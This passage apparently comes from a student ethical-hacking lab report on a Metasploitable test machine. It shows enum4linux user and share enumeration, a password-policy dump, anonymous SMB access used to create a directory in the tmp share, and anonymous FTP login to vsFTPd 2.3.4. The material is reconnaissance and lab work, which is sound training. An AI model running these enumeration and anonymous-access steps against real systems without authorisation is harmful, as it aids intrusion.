index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd  Name: (null)    Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp     Name: (null)    Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon  Name: daemon    Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd    Name: (null)    Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man     Name: man       Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp      Name: lp        Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql   Name: MySQL Server,,,   Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats   Name: Gnats Bug-Reporting System (admin)        Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null)    Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup  Name: backup    Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin        Name: msfadmin,,,       Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null)    Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys     Name: sys       Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog    Name: (null)    Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null)    Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,,,       Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list    Name: Mailing List Manager      Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc     Name: ircd      Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp     Name: (null)    Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55        Name: (null)    Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync    Name: sync      Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp    Name: uucp      Desc: (null)

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
```




```
 ==================================( Share Enumeration on 192.168.0.2 )==================================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

[+] Attempting to map shares on 192.168.0.2

//192.168.0.2/print$    Mapping: DENIED Listing: N/A Writing: N/A
//192.168.0.2/tmp       Mapping: OK Listing: OK Writing: N/A
//192.168.0.2/opt       Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.0.2/IPC$      Mapping: N/A Listing: N/A Writing: N/A
//192.168.0.2/ADMIN$    Mapping: DENIED Listing: N/A Writing: N/A

 ============================( Password Policy Information for 192.168.0.2 )============================

Password:


[+] Attaching to 192.168.0.2 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):

        [+] METASPLOITABLE
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with rpcclient:
```



```
[+] Getting builtin groups:


[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:


 ==================( Users on 192.168.0.2 via RID cycling (RIDS: 500-550,1000-1050) )==================


[I] Found new SID:
S-1-5-21-1042354039-2475377354-766472396

[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''

S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOITABLE\kmem (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOITABLE\dialout (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOITABLE\fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOITABLE\cdrom (Domain Group)

 ===============================( Getting printer info for 192.168.0.2 )===============================

No printers returned.


enum4linux complete on Wed Nov 12 13:40:54 2025
```




```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ smbclient -L //192.168.0.2 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ █
```



```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ smbclient //192.168.0.2/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 12 08:52:16 2025
  ..                                 DR        0  Sun May 20 15:36:12 2012
  5071.jsvc_up                        R        0  Wed Nov 12 07:53:21 2025
  .ICE-unix                          DH        0  Wed Nov 12 07:53:07 2025
  .X11-unix                          DH        0  Wed Nov 12 07:53:11 2025
  .X0-lock                           HR       11  Wed Nov 12 07:53:11 2025

                7282168 blocks of size 1024. 5435824 blocks available
smb: \> mkdir i-am-inside
smb: \> ls
  .                                   D        0  Wed Nov 12 08:52:30 2025
  ..                                 DR        0  Sun May 20 15:36:12 2012
  5071.jsvc_up                        R        0  Wed Nov 12 07:53:21 2025
  .ICE-unix                          DH        0  Wed Nov 12 07:53:07 2025
  .X11-unix                          DH        0  Wed Nov 12 07:53:11 2025
  i-am-inside                         D        0  Wed Nov 12 08:52:30 2025
  .X0-lock                           HR       11  Wed Nov 12 07:53:11 2025

                7282168 blocks of size 1024. 5435820 blocks available
smb: \> █
```

A5 — Anonymous FTP Access


Screenshot: FTP login showing anonymous access allowed.



```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ ftp 192.168.0.2
Connected to 192.168.0.2.
220 (vsFTPd 2.3.4)
Name (192.168.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||15916|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> ls -la
229 Entering Extended Passive Mode (|||32895|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
ftp> dir
229 Entering Extended Passive Mode (|||14157|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> bye
221 Goodbye.

┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ 
```

A6 — Web Server Enumeration


Screenshot: Nikto results showing outdated Apache/PHP and CGI exposure.



